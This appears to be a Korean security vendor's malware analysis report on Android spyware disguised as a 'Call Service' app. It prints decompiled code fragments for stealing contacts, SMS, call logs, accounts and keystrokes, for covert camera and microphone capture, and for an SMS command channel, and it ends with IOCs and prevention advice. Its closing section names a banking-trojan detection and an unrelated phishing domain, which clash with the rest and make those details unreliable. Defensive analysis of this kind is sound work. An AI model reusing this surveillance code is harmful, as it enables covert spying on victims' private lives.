
Spyware.Android.Agent 는 중동 지역의 특정 정부와 연관된 단체들이 정치적인 목적으로 유포하는 악성 앱으로 피해자의 사생활 감시를 목적으로 제작된 것으로 보인다.

본 보고서에서는 최근 발견되고 있는 Spyware.Android.Agent 악성 앱을 살펴보도록 하겠다.

2. 악성 앱 분석

Spyware.Android.Agent 악성 앱은 피싱 메일을 이용하여 유포된다. 피싱 메일을 받은 피해자들은 첨부파일 형태의 악성 앱을 설치하게 되고 설치된 악성 앱은 자신의 존재를 감추어 백그라운드에서 은밀하게 피해자의 사생활 감시를 수행한다.

해당 악성 앱은 "Call Service"라는 전화 관련 앱으로 위장하고 있어 피해자는 전화 관련한 부가기능을 가진 앱을 설치하는 것으로 오인하여 설치를 진행하게 된다.



[그림 1] 설치 화면과 아이콘

그림 1의 우측 화면 내의 "Call Service" 아이콘이 설치된 악성 앱이다. 설치 후 피해자가 해당 앱을 실행시키는 순간 악성 앱은 자신의 아이콘을 삭제하고 은닉한다. 이렇게 자신의 아이콘을 삭제하는 이유는 아이콘을 삭제하면 피해자가 악성 앱을 찾아 삭제하기가 어려워지기에 악성 앱의 생존 확률이 높아지는 효과가 있는 것이다. 이후 악성 앱은 백그라운드에서 조용히 스파이 행위를 수행한다.

Spyware.Android.Agent는 중동에 위치한 이란 지역에서 활동하는 것으로 추측된다. 다음 그림은 이란 지역의 국제전화 국가 코드를 제거하는 코드이다.

```
public static String phoneNumberFormatter(String number) {
    return number == null ? "" : number.replace("-", "").replace(" ", "").replace("+98", "0");
}
```

[그림 2] 국가 코드 제거

그림 1을 살펴보면 피해자의 데이터 탈취 시 전화번호 데이터에서 이란 국가 코드를 제거하는 것을 알 수 있다. 즉, 악성 앱의 활동이 중동의 이란 위주로 이루어지고 있음을 추측할 수 있다.

악성 앱의 주요 기능을 살펴보도록 하겠다.

- 기기 정보 탈취 (IP 정보, Sim 정보, 전화 번호, IMEI, 등)
- 사용자 계정 탈취
- 설치 앱 리스트 탈취
- 브라우저 방문 기록 및 북마크 탈취
- 통화 녹음
- 통화 기록 탈취
- 연락처 탈취
- 모든 파일 및 폴더 리스트 탈취
- 클립보드 탈취
- 키로그 탈취
- SMS 탈취
- SMS 발신
- 스크린샷 탈취
- 사진 촬영
- 마이크 오디오 녹음
- 위치 정보 탈취

악성 앱은 피해자의 연락처, SMS 등의 정보 외에 사진 촬영, 오디오 녹음 등으로 피해자의 내밀한 개인 정보 탈취를 시도한다. 정보 탈취를 위한 기능들을 코드를 통해 살펴보겠다.

다음 그림은 기기 정보를 탈취하는 코드이다.

```
public static TelephonyInfo getInstance(Context context) {
    if(TelephonyInfo.telephonyInfo == null) {
        TelephonyInfo.telephonyInfo = new TelephonyInfo();
        TelephonyManager telephonyManager = (TelephonyManager)context.getSystemService("phone");
        TelephonyInfo device$TelephonyInfo0 = TelephonyInfo.telephonyInfo;
        device$TelephonyInfo0.imeiSIM1 = telephonyManager.getDeviceId();
        TelephonyInfo.telephonyInfo.imeiSIM2 = null;
        try {
            TelephonyInfo.telephonyInfo.imeiSIM1 = TelephonyInfo.getDeviceIdBySlot(context, "getDeviceIdGemini", 0);
            TelephonyInfo device$TelephonyInfo1 = TelephonyInfo.telephonyInfo;
            device$TelephonyInfo1.imeiSIM2 = TelephonyInfo.getDeviceIdBySlot(context, "getDeviceIdGemini", 1);
        }
        catch(GeminiMethodNotFoundException e) {
            e.printStackTrace();
            try {
                TelephonyInfo device$TelephonyInfo2 = TelephonyInfo.telephonyInfo;
                device$TelephonyInfo2.imeiSIM1 = TelephonyInfo.getDeviceIdBySlot(context, "getDeviceId", 0);
                TelephonyInfo device$TelephonyInfo3 = TelephonyInfo.telephonyInfo;
                device$TelephonyInfo3.imeiSIM2 = TelephonyInfo.getDeviceIdBySlot(context, "getDeviceId", 1);
            }
            catch(GeminiMethodNotFoundException e1) {
                e1.printStackTrace();
            }
        }

        TelephonyInfo device$TelephonyInfo4 = TelephonyInfo.telephonyInfo;
        device$TelephonyInfo4.isSIM1Ready = telephonyManager.getSimState() == 5;
        TelephonyInfo.telephonyInfo.isSIM2Ready = false;
        try {
            TelephonyInfo.telephonyInfo.isSIM1Ready = TelephonyInfo.getSIMStateBySlot(context, "getSimStateGemini", 0);
            TelephonyInfo device$TelephonyInfo5 = TelephonyInfo.telephonyInfo;
            device$TelephonyInfo5.isSIM2Ready = TelephonyInfo.getSIMStateBySlot(context, "getSimStateGemini", 1);
        }
        catch(GeminiMethodNotFoundException e) {
            e.printStackTrace();
            try {
                TelephonyInfo device$TelephonyInfo6 = TelephonyInfo.telephonyInfo;
                device$TelephonyInfo6.isSIM1Ready = TelephonyInfo.getSIMStateBySlot(context, "getSimState", 0);
```

[그림 3] 기기 정보 탈취 코드의 일부

기기의 특징적인 정보를 수집한다. 이는 피해자가 다수이기에 피해자를 식별하기 위해 필수적으로 수집하는 정보라 할 수 있겠다.

다음 그림은 사용자 계정을 탈취하는 코드이다.

```
public static Object getAllAccounts(Params params) {
    int v;
    try {
        Object list = new JSONArray();
        Account[] arr_account = AccountManager.get(params.context).getAccounts();
        v = 0;
        while(true) {
        label_3:
            if(v >= arr_account.length) {
                return list;
            }

            Account account = arr_account[v];
            JSONObject ac = new JSONObject();
            ac.put("name", account.name);
            ac.put("type", account.type);
            ((JSONArray)list).put(ac);
            break;
        }
    }
```

[그림 4] 사용자 계정 탈취 코드

다음은 설치 앱 리스트를 탈취하는 코드이다.

```
public static Object getAllApps(Params params) {
    Object list;
    try {
        list = new JSONArray();
        new Intent("android.intent.action.MAIN", null).addCategory("android.intent.category.LAUNCHER");
        for(Object object2: params.context.getPackageManager().getInstalledPackages(0)) {
            JSONObject APP = new JSONObject();
            APP.put("packageName", ((PackageInfo)object2).packageName);
            APP.put("name", ((PackageInfo)object2).applicationInfo.loadLabel(params.context.getPackageM
            Calendar calendar0 = Calendar.getInstance();
            calendar0.setTimeInMillis(((PackageInfo)object2).lastUpdateTime);
            APP.put("lastUpdate", calendar0.getTime());
            APP.put("versionCode", ((PackageInfo)object2).versionCode);
            APP.put("versionName", ((PackageInfo)object2).versionName);
            if(params.keyword == null) {
                ((JSONArray)list).put(APP);
                continue;
            }

            if(!APP.get("name").toString().toLowerCase().contains(params.keyword.toLowerCase())) {
                continue;
            }

            ((JSONArray)list).put(APP);
        }
    }
```

[그림 5] 설치 앱 리스트 탈취 코드

다음은 브라우저 방문 기록을 탈취하는 코드이다.

```
public static Object getAllVisitedHistory(Params params) {
    Object list;
    try {
        Cursor cursor0 = new AndroidBrowserDB().getAllVisitedHistory(params.context.getContentResolver());
        new JSONObject();
        list = new JSONArray();
        while(cursor0.moveToNext()) {
            ((JSONArray)list).put(cursor0.getString(cursor0.getColumnIndex("url")));
        }
    }
```

[그림 6] 브라우저 방문 기록 탈취 코드

다음은 브라우저 북마크를 탈취하는 코드이다.

```
public static Object getBookmarks(Params params) {
    Object list;
    try {
        Cursor cursor0 = new AndroidBrowserDB().getMobileBookmarks(params.context.getContentResolver());
        list = new JSONArray();
        while(cursor0.moveToNext()) {
            JSONObject recent = new JSONObject();
            String s = cursor0.getString(cursor0.getColumnIndex("url"));
            String s1 = cursor0.getString(cursor0.getColumnIndex("title"));
            byte[] arr_b = cursor0.getBlob(cursor0.getColumnIndex("favicon"));
            String s2 = cursor0.getString(cursor0.getColumnIndex("visits"));
            recent.put("url", s);
            recent.put("title", s1);
            recent.put("fav", arr_b);
            recent.put("visits", s2);
            ((JSONArray)list).put(recent);
        }
    }
```

[그림 7] 브라우저 북마크 탈취 코드

다음은 통화를 녹음하는 코드이다.

```
this.recorder = new MediaRecorder();
this.recorder.setAudioSource(7);
this.recorder.setOutputFormat(1);
this.recorder.setAudioEncoder(1);
DateFormat.format("MM-dd-yy-hh-mm-ss", new Date().getTime());
this.jobid = System.currentTimeMillis() + "";
this.path = MainService.getContextOfApplication().getCacheDir() +
this.recorder.setOutputFile(this.path);
try {
    this.recorder.prepare();
}
catch(Exception e) {
    e.printStackTrace();
}

CallRecordingService.recording = true;
this.recorder.start();
```

[그림 8] 통화 녹음 코드

다음 그림은 통화 기록을 탈취하는 코드이다.

```
public static Object getCallsLogs(Params params) {
    Object list;
    try {
        list = new JSONArray();
        Uri uri0 = Uri.parse("content://call_log/calls");
        Cursor cursor0 = params.context.getContentResolver().query(uri0, null, null, null, null);
        while(cursor0.moveToNext()) {
            JSONObject call = new JSONObject();
            String s = cursor0.getString(cursor0.getColumnIndex("number"));
            String s1 = cursor0.getString(cursor0.getColumnIndex("name"));
            String s2 = cursor0.getString(cursor0.getColumnIndex("duration"));
            long v = cursor0.getLong(cursor0.getColumnIndex("date"));
            int v1 = Integer.parseInt(cursor0.getString(cursor0.getColumnIndex("type")));
            call.put("phoneNo", BoulderApplication.phoneNumberFormatter(s));
            call.put("name", s1);
            call.put("duration", s2);
            call.put("date", v);
            call.put("type", v1);
            ((JSONArray)list).put(call);
        }
```

[그림 9] 통화 기록 탈취 코드

다음 그림은 연락처를 탈취하는 코드이다.

```
public static Object getContacts(Params params) {
    Object list;
    String[] filter;
    String s;
    try {
        if(params.keyword == null) {
            s = null;
            filter = null;
        }
        else {
            s = "display_name LIKE ? OR data1 LIKE ?";
            filter = new String[]{"%" + params.keyword + "%", "%" + params.keyword + "%"};
        }

        list = new JSONArray();
        Cursor cursor0 = params.context.getContentResolver().query(ContactsContract.CommonDataKinds.Phone.CONTENT_URI,
        while(cursor0.moveToNext()) {
            JSONObject contact = new JSONObject();
            String s1 = cursor0.getString(cursor0.getColumnIndex("display_name"));
            contact.put("phoneNo", BoulderApplication.phoneNumberFormatter(cursor0.getString(cursor0.getColumnIndex("d
            contact.put("name", s1);
            ((JSONArray)list).put(contact);
        }
```

[그림 10] 연락처 탈취 코드

다음 그림은 기기 내의 모든 파일 리스트 정보를 탈취하는 코드이다.

```
public static Object getAllFileList(Params params) {
    Object values;
    try {
        Files files0 = FileManager.getfiles(Environment.getExternalStorageDirectory());
        values = new JSONObject();
        if(files0 != null) {
            JSONObject parenttObj = new JSONObject();
            parenttObj.put("childs", FileManager.getlist(files0.childs));
            parenttObj.put("isDir", true);
            parenttObj.put("path", files0.path);
            return parenttObj;
        }
```

[그림 11] 파일 리스트 탈취 코드

다음 그림은 클립보드 내용을 탈취하는 코드이다.

```
public static void getClipboard(Params params) {
    new Handler(Looper.getMainLooper()).post(new Runnable() {
        @Override
        public void run() {
            try {
                JSONObject item = new JSONObject();
                ClipboardManager clipboard = (ClipboardManager)params.context.getSystemService("clipboard");
                item.put("text", (clipboard.getText() == null ? "" : clipboard.getText().toString()));
                JSONArray list = new JSONArray();
                list.put(item);
                params.listener.callback(list);
            }
```

[그림 12] 클립보드 탈취 코드

다음 그림은 키로거 코드이다.

```
private static void startLogging(AccessibilityEvent event) {
    String s = ((CharSequence)event.getText().get(0)).toString();
    if(s.length() == 0) {
        return;
    }

    if(0 < s.length()) {
        Keylogger.logs = s;
    }
}
```

[그림 13] 키로거 코드

다음 그림은 SMS 를 탈취하는 코드이다.

```
private static Object getSMSList(Context context, String keyword, Integer messageType) {
    String where = null;
    String[] filter = null;
    if(keyword != null) {
        try {
            where = "body LIKE ? OR address LIKE ?";
            filter = new String[]{"%" + keyword + "%", "%" + keyword + "%"};
        label_6:
            if(messageType != null) {
                where = keyword == null ? "type = ?" : where + " AND type = ?";
                filter = new String[]{messageType.toString()};
            }

            Object list = new JSONArray();
            Uri uri0 = Uri.parse("content://sms/");
            Cursor cursor0 = context.getContentResolver().query(uri0, null, where, filter, null);
            while(true) {
                if(!cursor0.moveToNext()) {
                    return list;
                }

                JSONObject sms = new JSONObject();
                String s2 = cursor0.getString(cursor0.getColumnIndex("address"));
                String s3 = cursor0.getString(cursor0.getColumnIndexOrThrow("body"));
                String s4 = cursor0.getString(cursor0.getColumnIndexOrThrow("thread_id"));
                String s5 = cursor0.getString(cursor0.getColumnIndexOrThrow("date"));
                String s6 = cursor0.getString(cursor0.getColumnIndexOrThrow("date_sent"));
```

[그림 14] SMS 탈취 코드

다음 그림은 SMS 를 발신하는 코드이다.

```
public static void sendSMS(Params params) {
    try {
        SmsManager smsManager0 = SmsManager.getDefault();
        ArrayList arrayList0 = smsManager0.divideMessage(params.keyword);
        if(arrayList0.size() == 1) {
            smsManager0.sendTextMessage(params.phoneNumber, null, params.keyword, null, null);
        }
        else {
            smsManager0.sendMultipartTextMessage(params.phoneNumber, null, arrayList0, null, null);
        }

        params.listener.callback(Boolean.valueOf(true));
    }
```

[그림 15] SMS 발신 코드

다음 그림은 스크린샷을 탈취하는 코드이다.

```
public class ScreenShot {
    public static File getLastModified(String directoryFilePath) {
        File[] arr_file = new File(directoryFilePath).listFiles(-..Lambda.
        long lastModifiedTime = 0x8000000000000000L;
        File chosenFile = null;
        if(arr_file != null) {
            for(int v1 = 0; v1 < arr_file.length; ++v1) {
                File file = arr_file[v1];
                if(file.lastModified() > lastModifiedTime) {
                    chosenFile = file;
                    lastModifiedTime = file.lastModified();
                }
            }
        }
```

[그림 16] 스크린샷 탈취 코드

다음 그림은 사진을 촬영하는 코드이다.

```
public static void takePhoto(Params p) {
    try {
        Cameras.params = p;
        Cameras.mCamera = Camera.open(Cameras.params.index);
        SurfaceTexture fff = new SurfaceTexture(2020);
        Cameras.mCamera.getParameters().setPreviewSize(0x780, 1080);
        Cameras.mCamera.getParameters().setPictureSize(0x780, 1080);
        fff.setOnFrameAvailableListener(new SurfaceTexture.OnFrameAvailableListener() {
            @Override  // android.graphics.SurfaceTexture$OnFrameAvailableListener
            public void onFrameAvailable(SurfaceTexture surfaceTexture) {
                try {
                    Cameras.mCamera.takePicture(null, null, new Camera.PictureCallback()
                        @Override  // android.hardware.Camera$PictureCallback
                        public void onPictureTaken(byte[] data, Camera camera) {
                            camera.stopPreview();
                            camera.release();
                            Cameras.releaseCamera();
                            Cameras.sendPhoto(Cameras.params, data);
                        }
                    });
                }
                catch(Exception e) {
                    Cameras.releaseCamera();
                    Cameras.params.listener.callback(e);
                }
            }
        });
        Cameras.mCamera.setPreviewTexture(fff);
        Cameras.mCamera.startPreview();
    }
```

[그림 17] 사진 촬영 코드

다음은 마이크 오디오를 녹음하는 코드이다.

```
public static void startRecording(Params params) throws Exception {
    File file0 = params.context.getCacheDir();
    try {
        Log.d("mic:::", "startRecording: ");
        String s = params.args.getJSONObject("command").getString("name");
        String s1 = params.args.getJSONObject("command").getString("op");
        Microphone.audiofile = File.createTempFile((params.args.getString("id") + "-" +
        Microphone.recorder = new MediaRecorder();
        Microphone.recorder.setAudioSource(1);
        Microphone.recorder.setOutputFormat(2);
        Microphone.recorder.setAudioEncoder(3);
        Microphone.recorder.setOutputFile(Microphone.audiofile.getAbsolutePath());
        Microphone.recorder.prepare();
        Microphone.recorder.start();
        Log.d("mic:::", "started ");
        Microphone.stopRecording = new TimerTask() {
            @Override
            public void run() {
                Microphone.recorder.stop();
                Microphone.recorder.release();
                Microphone.sendVoice(params, Microphone.audiofile);
            }
        };
        new Timer().schedule(Microphone.stopRecording, ((long)(params.limit * 1000)));
    }
```

[그림 18] 마이크 오디오 녹음 코드

다음은 위치 정보를 탈취하는 코드이다.

```
public static Object getLocation(Params params) {
    GeoLocator gps = new GeoLocator(params.context);
    Object list = new JSONArray();
    JSONObject obj = new JSONObject();
    try {
        Location loc = gps.getLocation();
        if(loc == null) {
            loc = new Location("Unknown");
            loc.setLatitude(0.0);
            loc.setLongitude(0.0);
        }

        obj.put("lat", loc.getLatitude());
        obj.put("lng", loc.getLongitude());
        JSONObject location = new JSONObject();
        location.put("location", obj);
        ((JSONArray)list).put(location);
    }
```

[그림 19] 위치정보 탈취

해당 악성 앱은 공격자가 SMS를 통해 피해자의 기기에 명령을 내리는 기능도 있다. 다음 그림은 SMS를 통한 명령을 수행하는 코드이다.

```
if(args.startsWith("770")) {
    try {
        String[] arr_s = args.split("\\*");
        int v1 = (int)Integer.valueOf(arr_s[1]);
        int v2 = (int)Integer.valueOf(arr_s[2]);
        int v3 = (int)Integer.valueOf(arr_s[3]);
        String dates = "";
        for(int i = 1; i <= v1; ++i) {
            dates = dates + "\"" + BoulderApplication.getFormattedDate(this, i * (i == 1 ? 0 : v2) + (i == 1 ? 0 :
        }

        Connection.runCommand(new JSONObject("{\"command\":{  \"name\":\"Microphone\",   \"op\":\"startRecording\"
    }
    catch(Exception e) {
        e.printStackTrace();
    }

    return;
}

if(args.startsWith("760")) {
    try {
        Log.e("boulder", "init camera command");
        arr_s1 = args.split("\\*");
        v5 = (int)Integer.valueOf(arr_s1[1]);
        duration = (int)Integer.valueOf(arr_s1[2]);
        v7 = (int)Integer.valueOf(arr_s1[3]);
        index = ((int)Integer.valueOf(arr_s1[4])) - 1;
        dates = "";
        i = 1;
        while(true) {
        label_61:
            if(i > v5) {
                goto label_75;
            }
```

[그림 20] SMS 명령 수행 코드


다음은 SMS 를 통해 수행하는 명령어들을 정리한 내용이다.

명령 코드	수행 기능
760	사진 촬영
770	마이크 오디오 녹음
780	위치 정보
790	Wi-Fi 활성화 / 비활성화
140	C2 주소 변경

[표 1] SMS 명령 코드

위 표를 살펴보면 SMS 를 통해 수행하는 스파이 기능은 피해자의 사생활을 실시간으로 감시하는 기능으로 구성되어 있다. 그리고 C2 에 문제가 생길 경우 C2 의 주소를 변경도 가능하다.

3. 결론



[그림 17] 관리자 페이지

공격자는 별도의 관리자 페이지를 통해 감염된 기기들을 관리하고 있으며 감염된 기기는 계정 탈취를 비롯해 여러 가지 악의적인 행위에 사용될 수 있다. 서론에서도 언급했지만, 현재 공식 홈페이지 이외에 별도의 애플리케이션이 없는 상태이므로 출처가 불분명한 앱은 설치하지 않도록 주의해야 한다.

다음은 악성 앱 공격의 예방 및 대응 방법이다.

- 악성 앱 예방

1) 출처가 불분명한 앱은 설치하지 않는다.

2) 구글 플레이 스토어 같은 공식 사이트에서만 앱을 설치한다.

3) SMS나 메일 등으로 보내는 앱은 설치하지 않는다.

- 악성 앱 감염 시 대응


1) 악성 앱을 다운로드만 하였을 경우 파일 삭제 후 신뢰할 수 있는 백신 앱으로 검사 수행.

2) 악성 앱을 설치하였을 경우 신뢰할 수 있는 백신 앱으로 검사 및 악성 앱 삭제.

3) 백신 앱이 악성 앱을 탐지하지 못했을 경우

A. 백신 앱의 신고하기 기능을 사용하여 신고.

B. 수동으로 악성 앱 삭제



[그림 18] 탐지 화면

현재 알약 M에서는 해당 앱을 **'Trojan.Android.Banker'** 탐지 명으로 진단하고 있다.

IOC 정보

[HASH]

9730316ef68da3eb68cefe95a0d65cf8331bf88c44316ceccd3f1d6435294149

8d4e049e2e391a38c8137574901505f2b90e210c90f84b857f01cc22b6f552a7

[Phishing site]

openai-application[.]com

[C2]


176.100.42[.]11:3434

3

최신 보안 동향

'NFT 무료민팅' 제목으로 가상화폐 탈취를 시도하는 피싱 메일 대량 유포중!

최근 'NFT 무료 민팅'을 위장한 피싱 메일이 대규모로 유포중에 있어 사용자들의 각별한 주의가 필요합니다.

